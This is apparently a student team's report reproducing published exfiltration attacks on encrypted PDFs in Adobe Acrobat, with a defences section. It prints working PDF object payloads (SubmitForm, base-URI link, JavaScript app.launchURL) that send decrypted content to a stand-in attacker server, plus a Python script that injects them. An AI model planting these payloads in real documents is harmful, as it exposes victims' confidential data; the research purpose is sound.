Practical Decryption exFiltration: Breaking PDF Encryption

Team Sec-C

March 17, 2021

1 Introduction

In this report, we reproduce the attacks first discussed by Müller et al. at the USENIX Security conference [1]. Their work demonstrates a practical attack that breaks the confidentiality of encrypted PDF documents, allowing an adversary to learn the contents of an encrypted PDF document without access to the password. This attack was achieved through exfiltration - where a PDF document is modified by an attacker to automatically send the plaintext contents to a remote server once the (legitimate) receiver opens the PDF document with the correct password. This attack does not rely on any cryptographic weaknesses of the underlying encryption algorithm but instead abuses features of the PDF document standard (such as partial encryption).

PDF encryption allows for the secure transfer and storage of sensitive documents and is widely used in industry and healthcare [2, 3, 4]. If any of these encrypted documents were compromised using our reproduced attacks, trade secrets, personal data and more could be harvested. Such information can quickly be turned into profit through blackmail or fraud.

We note that this attack would require the adversary to be able to intercept an encrypted PDF document and forward a modified version to the victim. However, such a feat could be achieved through the social engineering of employees (e.g. masquerade as their manager) or customers (e.g. masquerade as customer support) at a targeted organisation. As we have seen from the success of phishing attacks in recent years, social engineering can be remarkably effective. Furthermore, as exfiltration occurs automatically when the PDF document is opened (albeit with a popup in some PDF viewers), there is little a victim can do to avoid this attack.

2 Background

The Portable Document Format (PDF) consists of four sections:

- Header: defines the document version (2.0 in our case)
- Body: the main building block of the PDF, containing text blocks, graphics, fonts, etc. The body contains **objects**, representing content in the PDF. Each object starts with an object number, followed by its version (i.e. 5 0 R)
- Xref Table: holds a list of all objects along with their byte offsets, allowing for randomly accessing objects in the file
- Trailer: contains the pointer to the root *Catalog* object, acting as the entry point of the PDF

Content within the body of a PDF document (e.g. text, images) are represented by two types of objects: *streams* and *strings*. Stream objects consist of a series of bytes bounded by the keywords **stream** and **endstream**, alongside additional information such as the length and encoding of the object. String objects on the other hand contain a series of bytes in an encoding scheme, such as UTF-8 or hexadecimal strings.

An encrypted PDF document contains an additional *Encrypt* dictionary in the *Trailer*, which includes the necessary information to decrypt the file. The *Encrypt* dictionary defines one or more *Crypt Filters*, which contain information regarding the encryption algorithm used (no encryption, RC4, AES). By default, the *Standard Crypt Filter* (*StdCF*), defined as AES256, is applied to all *streams* and *strings* within the document. Since PDF v1.5, partial encryption is supported in PDF files, which allows different *Crypt Filters* to be applied to *streams* and *strings* within the document.

An important thing to note is that we used PDF v2.0 for our attack implementation, whereas the original paper uses v1.7. We tried to reproduce the three attacks using the authors' proof-of-concept PDFs with v1.7 [5], but faced unexpected errors, such as the *OpenAction* not triggering, or the file being damaged/corrupted causing the contents to disappear or not be rendered properly. PDF v2.0 on the other hand had none of these errors when we reproduced the same three attacks on manually generated test PDFs. When comparing our PDF version to the demo PDF's the authors uploaded for a conference, we noted that their PDF version was also 2.0. Thus, we decided to base the rest of our implementation, execution and report on PDF version 2.0.

3 Setup


While the paper discusses two types of attacks - direct exfiltration and CBC gadgets - across 27 PDF readers, we decided to focus on direct exfiltration attacks in Adobe Acrobat Reader DC. Firstly, this is an incredibly popular PDF reader, and secondly, direct exfiltration attacks do not require knowledge of any plaintext blocks within the encrypted PDF documents, a more realistic attack scenario. These attacks are presented below in sections 4.1, 4.2 and 4.3.

We demonstrate each the attacks below in a Windows 10 virtual machine with Adobe Acrobat Reader DC installed (version 2019.008.20081). Each of the PDF documents, one for each attack vector below, will exfiltrate data to the URL `http://team.sec.c:5000`. In a realistic attack scenario, this attacker-controlled server would be running on a different machine to where the PDF document is opened by the victim. However, for the purposes of our demonstration, an entry was made in the Windows `hosts` file to map `http://team.sec.c:5000` to `127.0.0.1:5000`, where our server is running to collect exfiltrated data.

The server is a simple Flask web application that collects data sent to it via HTTP requests and saves this to a SQLite database. It supports both GET and POST requests, as the "PDF Forms" attack will send a POST request to the server, whereas the "JavaScript" attack will send a GET request to the server. The contents of the database will be listed at `http://team.sec.c:5000`, allowing the attacker to view the exfiltrated data.

4 Attacks


The target PDF document, which the attacker wants to learn the contents of, contains a single paragraph of Lorem Ipsum text. We used the `qpdf` command line utility to decompress this document. After decompression, the exploits were easier to program and the structure of the PDF was easier to manipulate. In the target PDF, we aim to extract the fifth object (`5 0 R`) which contains the encrypted text as a stream. Partial encryption was enabled by adding the `Identity` filter, a filter that passes through all input data, as the default string *Crypt Filter* in the *Encrypt* dictionary. This allows us to add / modify strings within the target document (such as adding the exfiltration URL).



```
11 0 obj
<< /CF << /StdCF << /AuthEvent /DocOpen /CFM /AESV3 /Length 32 >> >> /Filter /Standard /Le
ngth 256 /O <90bd078b2be01127201f9f0964842bcb8738576ed2724a0bca3db08f7d6afaabb4f84bf4cb1da
5a23d89ce4508c2063c> /OE <be631e4157b891ade182b5f9f8f2c174751b71c208e008bc06a77b42d0dc38c2
> /P -4 /Perms <3223e4a7def2a9fdb9f49109a6d37b6e> /R 6 /StmF /StdCF /StrF /Identity /U <14
3b9bce32ee57a3a14f2f446d5ea471ef0c864e77cfaa1c9a8885c68ca9f99a1d445c3fbeee2ee377fd70414e58
c0a4> /UE <db1049082a9531666d608926815681742 3b1e1084088264d43a73fe2725a99bf> /V 5 >>
endobj
```

Figure 1: Enabling partial encryption by changing the string crypt filter (StrF) from StdCF to Identity


While our attacks can be triggered through various means, like mouse click over a certain area in the PDF, we trigger every attack when the PDF is opened using the `OpenAction` flag in the *Catalog* object. Additionally, the xref table, a table that contains each object in the PDF file along with its byte offset for random access, needs to be modified once changes are made to the PDF file. If the table is not modified correctly, the error in figure 2 is displayed before the password prompt. We noticed that Adobe Acrobat is able to recover from this error without any discrepancies, however, we modified the xref table manually once our exploits had been implemented. As our attacks rely on some form of social engineering, this error could dissuade victims from opening our malicious PDF documents or alert them that something was wrong.


Rebuild

This file is damaged but is being repaired.

Figure 2: A prompt shown when the xref table is incorrect.

In Adobe Acrobat, when a PDF document attempts to access external resources (such as our exfiltration server), a pop-up will be shown to the user asking them to confirm the action. This is an Adobe-specific warning which has the default value of "Allow" and a "remember" option automatically ticked; other PDF viewers do not necessarily implement this functionality so our exploits will remain interactionless on all viewers but Adobe Acrobat. This pop-up will be shown for each of our attacks detailed below, but we do not consider this a serious issue as Adobe incentivises non-technical users to allow this action to continue. Furthermore, the attacker can select an exfiltration hostname to closely match target organisation's URL to avoid suspicion.


Security Warning

This document is trying to connect to:
team.sec.c

If you trust this site, choose Allow. If you do not trust this site, choose Block.

☑ Remember this action for this site for all PDF documents

Figure 3: A prompt shown when a PDF accesses external resources.

4.1 PDF Forms

This attack abuses PDF Forms, which allows data to be entered and submitted to an remote web server using the *SubmitForm* Action, similar to the HTML forms we see on websites. Both string and stream objects can be submitted as form fields, allowing arbitrary parts of the PDF to be leaked by referencing them via their object number.




```
1 0 obj
<< /Pages 3 0 R /Type /Catalog /AcroForm << /Fields [12 0 R] >> /OpenAction 13 0 R >>
endobj
12 0 obj
<< /Type /Annot /Subtype /Widget /FT /Tx /T (contents) /DA (/F1 22 Tf 0 g) /Rect [73 650 490 730] /V 5 0 R >>
endobj
13 0 obj
<< /Type /Action /S /SubmitForm /F << /Type /FileSpec /F (http://team.sec.c:5000) /V true /FS /URL >> /Flags 4 >>
endobj
```

Figure 4: PDF Form attack using OpenAction added in Catalog object


Figure 4 shows our implementation of the attack. The object `5 0 R`, which contains the encrypted text, is referenced as the value (`/V`) to be exfiltrated in the `contents` field. Note that the string object containing the server URL (`http://team.sec.c:5000`) is not encrypted and is controlled by us (the attacker) due to partial encryption. This causes the decrypted stream to be sent to the remote server in a POST request after the user has entered the password to decrypt the PDF. The exfiltrated content can be seen in figure 5. Furthermore, this attack is able to get over the obstacle of compressed PDF documents, since forms allow arbitrary binary data to be submitted which can then be decoded server-side.



```
PDF Contents
BT /F25 10.9091 Tf 142.735 701.148 Td
[(Lorem)-318(ipsum)-318(dolor)-318(sit)-318(amet,)-321(consectetur)-318(adip)1(is)-1(cin)1(g)-318(elit,)-321(sed)-318(do)-318(eiusmo)-28(d)]TJ -16.937 -13.55 Td
[(temp)-28(or)-235(incididun)28(t)-235(ut)-236(lab)-27(ore)-236(et)-235(dolore)-235(magna)-236(al)1(iqua.)-412(Purus)-235(viv)28(e)-1(r)1(ra)-236(accumsan)]TJ 0
-13.549 Td [(in)-282(nisl)-281(nisi)-282(scelerisque)-282(eu.)-427(Gra)28(vida)-282(qu)1(is)-282(blandit)-282(tur)1(pis)-282(cursus.)-427(Morbi)-282(tempus)]TJ 0
-13.549 Td [(iaculis)-315(urna)-316(id)-315(v)28(olutpat)-315(lacus)-316(laoreet)-315(non)-315(curabitur.)-439(Eu)-315(lob)-28(ortis)-315(elemen)28(tum)]TJ 0
-13.549 Td [(nibh)-365(tellus)-366(molestie)-365(n)28(unc)-366(non.)-540(Augue)-366(lacus)-365(viv)28(erra)-366(vitae)-365(congue.)-541(Placerat)]TJ 0 -13.549 Td
[(orci)-395(n)28(ulla)-395(p)-28(ellen)28(tesque)-395(dignissim)-396(eni)1(m)-1(.)-629(P)28(orttitor)-395(rhoncus)-395(dolor)-395(purus)-395(non)]TJ 0 -13.55 Td
[(enim)-483(praesen)28(t)-483(elemen)28(tum)-483(facilisis)-483(leo.)-892(In)-483(an)28(te)-483(metus)-483(dictum)-483(at)-483(temp)-27(or)]TJ 0 -13.549 Td
[(commo)-28(do)-233(ullamcorp)-27(er.)-411(Euismo)-28(d)-233(nisi)-233(p)-28(or)1(ta)-233(lorem)-233(mollis)-233(aliquam)-233(ut)-233(p)-27(orttitor)]TJ 0
-13.549 Td [(leo)-333(a.)]TJ ET
```

Figure 5: Results of the PDF Forms attack - contents of the PDF shown in the external web server

It should be noted that Adobe will create another prompt for the user after clicking allow, shown in figure 6. While the data has already been exfiltrated and our attack is successful, this double prompt may alert users that something is wrong, reducing the practicality of the attack.



Adobe Acrobat Reader

This PDF file is attempting to launch:
file:///C:/Users/User/AppData/Local/Temp/acrord32_sbx/A9R1yfmn33_1elzoza_4fs.htm

Are you sure you want to continue?

Figure 6: A pop-up shown by Acrobat after a POST request has been sent to the exfiltration server.

4.2 Hyperlinks

Hyperlinks within PDF documents can be defined as URI Actions or Launch Actions. They allow documents to contain links to external resources that third-party applications can open. This action is usually triggered when the user clicks on a specific area in the document, but it can also be triggered when the document is initially opened. This attack targets the relative URIs in a PDF document. A "base" URI is specified in the Catalog object which resolves all URIs relative to the URI specified - in this case, our server. This allows us to append the encrypted part of the PDF to the web server URL, leaking the data. This can be seen from the URL opened in the browser in figure 7, a sample text that we tried to exfiltrate was appended to the end of the specified server URL.





Figure 7: The results of the Hyperlink attack - the string can be seen appended to the server URL

The modifications made to the PDF file can be seen in figure 8. The only object that was modified was the *Catalog* object. We first define our base URI (thanks to partial encryption) in the part `/URI << /Base (http://localhost:5000) /Type /URI >>`, where `team.sec.c:5000` is the attacker's webserver URL. We then specify our OpenAction to open the URI on the raw string '`This is a test`'. This string was placed by us into the PDF document as a demonstration of the attack.

Our attack implementation for this attack is quite different from the implementation in the paper due to various issues we encountered while trying to replicate this attack. We are currently




```
1 0 obj
<< /Type /Catalog /Pages 3 0 R /URI << /Base (http://team.sec.c:5000/) /Type /URI >>
 /OpenAction << /Type /Action /S /URI /URI (This is a test) >> >>
endobj
```

Figure 8: Hyperlink Attack on a sample string in the document

defining raw strings (using partial encryption) instead of passing object references (without partial encryption) in the `Base` and `URI` flags, as shown in the original paper (figure 7 in [1]). We found that passing an object reference in `Base` leads to the URI resolving to the path of the PDF document, and not the server URL - seen in figure 9.

We then encoded the encrypted stream (`5 0 R`) as a hex-encoded string object in the document (as recommended by the paper) to try and exfiltrate the encrypted text. However, if partial encryption is enabled, this leads to the hex-encoded string being sent to the server as is, and not being decrypted first. If partial encryption is disabled, we must use object references for the `Base`, which leads to the error in figure 9. This myriad of issues led us to our current implementation, making us believe that the attack in the paper occurred under inexplicably different circumstances that we were unable to fully understand and replicate from the information given.



Security Warning

This document is trying to connect to:
file:///C|/Users/User/Desktop/PDFs/Hyperlinks/hyperlinks.pdf

If you trust this site, choose Allow. If you do not trust this site, choose Block.

☑ Remember this action for this site for all PDF documents


Figure 9: Passing Base URI as an object ref to a string resolves to the document path

In comparison to the other two attacks, this attack only works on strings, not streams due to the specification that all relative URIs have to be of type string. This specification is the reason why a string was used to test the attack. Furthermore, hyperlinks invoke a GET request to the server. Many modern browsers like Chrome [6], Firefox etc.[7] have specified limits to URL lengths to prevent attacks like Denial of Service, which can lead to a failure to exfiltrate data if the string length is beyond the browser's allowed limit.

This attack also had another problem - we tried to handle GET requests with a parameter variable in our web server, but due to some unknown reason, appended parameters to the base URI were omitted from the final URI resolved by the document despite the URI specified being valid according to the RFC 1866 standard. A simple workaround is to use network logs to read the data sent over the HTTP request.

4.3 JavaScript

JavaScript is natively supported by PDFs and supported in our version of Adobe Acrobat DC. Similar to the other attacks, it begins with an OpenAction call to the `13 0 R` object which contains our main JavaScript code. However before this call is made, an Embedded File is created with a Name `x.txt` that references our encrypted stream (`5 0 R`). This name is later used in the attack to reference the stream data and exfiltrate it.




```
1 0 obj
<</Type /Catalog /Pages 3 0 R /Names << /EmbeddedFiles << /Names [(x.txt) << /Type /Filespec /EF << /F 5 0 R >> /F (x.tx
t) >>] >> >> /OpenAction 12 0 R >>
endobj
```

Figure 10: Calling the OpenAction Object

The JavaScript code sends a GET request to the attacker's server through a call to `app.launchURL`,

which opens the specified URL in the victim's web browser. The contents of the encrypted streams are then added as a URL parameter through the call
`this.getDataObjectContents()`. This results in a successful exfiltration of encrypted data and is shown on the external server, shown in figure 5.



```
12 0 obj
<< /Type /Action /S /JavaScript /JS (app.launchURL("http://team.sec.c:5000/?contents=" + util.stringFromStream(this.getD
ataObjectContents("x.txt",true))))>>
endobj
```

Figure 11: Running the JavaScript code

4.4 Automating the attacks

We attempted to automate the above attacks using a script written in Python which locates the exact objects to be changed, appending/changing the contents to contain the exploit and saves it back into a new (now malicious) PDF. Screenshots of our attempt can be found in the appendix.

However when we tried to reproduce the attacks using this script, they were unsuccessful. Although we were able to generate the same PDF source code as the ones we edited manually, the PDF didn't open due to some parsing and I/O issues with the rendering of the content. This script however can be used to generate a proof-of-concept for the attack and inspect how we can achieve this attack fully automated in the future.

5 Attack Model

Victim The victim of the attack is any individual who opens the modified PDF document (perhaps working at an organisation being targeted by the attacker). They possess the PDF document's password and will enter it when prompted if they are convinced the document is legitimate (hence the xref table must be modified).

Attacker To successfully perform our attacks, some form of PDF interception is necessary. For example, if an attacker has already established a foothold in the network they can intercept network traffic in a man-in-the-middle attack. A more likely scenario is an open file system, where users have stored encrypted documents with public access due to a false belief in their security. The attacker can replace these documents with malicious versions. Another possible attack vector previously mentioned is phishing, where an attacker has managed to intercept a PDF resource and can send it to the appropriate party for decryption. We assume the attacker has successfully performed this step using one of the previous examples.

Once the PDF document has been acquired, the attacker is free to modify the encrypted document in any way they see fit (add/delete new elements, flip bits, etc.). We assume the attacker does not have access to the document's password and cannot attain it through any means (e.g. social engineering).

Winning Condition The attack is successful if the attacker can learn (part of) the encrypted contents of the PDF document without access to the password, possibly including classified or sensitive information regarding organisational trade secrets or personal data. Our "PDF Forms" and "JavaScript" attacks satisfy this winning condition. Our "Hyperlinks" attack does not satisfy the winning condition on Adobe Acrobat due to the issues we found reproducing this attack.

6 Defences

Digital signatures, a popular mechanism to verify the integrity and authenticity of objects, cannot be used to secure PDFs from our attacks. Even though any modifications to a PDF (such as the ones detailed above) would lead to an invalid signature, this does not prevent the PDF from being opened. Once the PDF is opened, the contents are exfiltrated automatically, even if an invalid signature is displayed to the user.

Another possible counter measure, already included in Adobe Acrobat, is the pop-up asking for user consent before loading external resources. However, this is a specific countermeasure imposed by Adobe and not necessarily used in other PDF viewers. It was most likely implemented as loading external resources is a necessary and common function in many PDFs and it would be impractical for Adobe to disallow loading external resources. Instead, our recommendation is to improve Adobe's countermeasure and change the popup's behaviour. Currently the default value of Allow is highlighted when attempting to load external resources and a "remember this action" is selected. Instead, a security warning should pop-up, with a safe default option and an explanation of the security risks of allowing such a connection (similar to Microsoft Word and macros). Therefore, the PDF specification would not have to change while still informing users of the dangers of loading external resources. This should then be adapted by all other PDF viewers as a common standard to protect their customers from attack.

A rather extreme countermeasure would be to disallow partial encryption completely. That is, not allowing the *Crypt Filters* "Identity" or "None" to be used. While this would involve changing the PDF specification, it would remove the attack completely. As this is unlikely to be adopted, and has performance implications, other countermeasures such as not allowing unencrypted objects to access encrypted objects, or always encrypting all objects in a PDF should also be considered.

While many of these counter measures involve changing the PDF specification and limiting the expressibility of PDFs, we feel that this is necessary in order to limit the security risks of the attacks we have demonstrated. Many of these features are not used in practice and exist for only a small subset of the PDF community. By removing or changing some of the less-used PDF features, most users will not be affected while also reducing the security risk of opening a malicious PDF. As encrypted PDFs are used in high risk use cases such as healthcare, it is essential the security risks of malicious PDFs are sufficiently mitigated.

References

[1] J. Müller, F. Ising, V. Mladenov, C. Mainka, S. Schinzel, and J. Schwenk, "Practical decryption exfiltration: Breaking pdf encryption," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pp. 15–29, 2019.

[2] Vitrium, "Image protection." https://www.vitrium.com/image-protection-drm. [Accessed: 2021-03-09].

[3] Rimage, "Rimage encryption options keep your data secure." https://www.rimage.com/emea/learn/tips-tools/encryption-keeps-data-secure/. [Accessed: 2021-03-09].


[4] Ricoh, "Multifunctional products and printers for healthcare." https://brochure.copiercatalog.com/ricoh/mp501spftl.pdf. [Accessed: 2021-03-09].

[5] P. Insecurity, "Breaking pdf encryption." https://pdf-insecurity.org/encryption/evaluation_2019.html. [Accessed: 2021-03-09].

[6] Google, "Guidelines for url display - chromium." https://chromium.googlesource.com/chromium/src/+/master/docs/security/url_display_guidelines/url_display_guidelines.md#URL-Length. [Accessed: 2021-03-09].


[7] Boutell.Com, "Www faqs: What is the maximum length of a url?." https://web.archive.org/web/20170503192739/https://boutell.com/newfaq/misc/urllength.html. [Accessed: 2021-03-09].

A Miscellaneous Screenshots



```
def construct_exploit(stream_object):
    return f"/AcroForm << /Fields [<< /Type /Annot
            /Subtype /Widget /FT /Tx /T (contents) /DA
            (/F1 22 Tf 0 g) /Rect [73 650 490 730] /V {stream_object} >>] >>
            /OpenAction <</Type /Action /S /SubmitForm
            /F << /Type /FileSpec /F (http://127.0.0.1:5000/) /V true /FS /URL >> /Flags 4 >>"
```

Figure 12: Constructing the exploit for PDF Forms attack



```
def construct_pdf(pdf_contents):
    pdf_split = pdf_contents.split('\n')

    stream_object = find_stream_object(pdf_contents)
    exploit = construct_exploit(stream_object)

    first_obj_index = None

    for i in range(len(pdf_split)):
        if "/Catalog" in pdf_split[i]:
            first_obj_index = i
            break

    catalog_index = pdf_split[first_obj_index].index("/Catalog")
    catalog_index_end = catalog_index + len("/Catalog")
    new_content = pdf_split[first_obj_index][:catalog_index_end] + " " + exploit + pdf_split[first_obj_index][catalog_index_end:]
    pdf_split[first_obj_index] = new_content

    print("\n".join(pdf_split))
    return "\n".join(pdf_split)
```

Figure 13: Injecting the malicious exploit into the pdf